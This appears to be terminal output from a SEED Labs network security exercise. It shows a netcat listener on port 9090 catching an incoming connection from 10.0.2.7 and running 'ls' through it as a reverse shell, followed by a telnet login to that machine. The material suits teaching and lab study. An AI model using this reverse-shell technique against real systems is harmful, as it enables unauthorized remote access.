[06/16/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.7] port 9090 [tcp/*] accepted (family 2, sport 47318)
[06/16/19]seed@VM:~$ ls
ls
android
bin
Customization
demo2
Desktop
Documents
Downloads
examples.desktop
lib
Music
Pictures
Public
source
Templates
Videos
[06/16/19]seed@VM:~$
```

```
[06/16/19]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Jun 16 17:32:05 EDT 2019 from 10.0.2.6 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[06/16/19]seed@VM:~$
[06/16/19]seed@VM:~$
```

```
[06/16/19]seed@VM:~$
```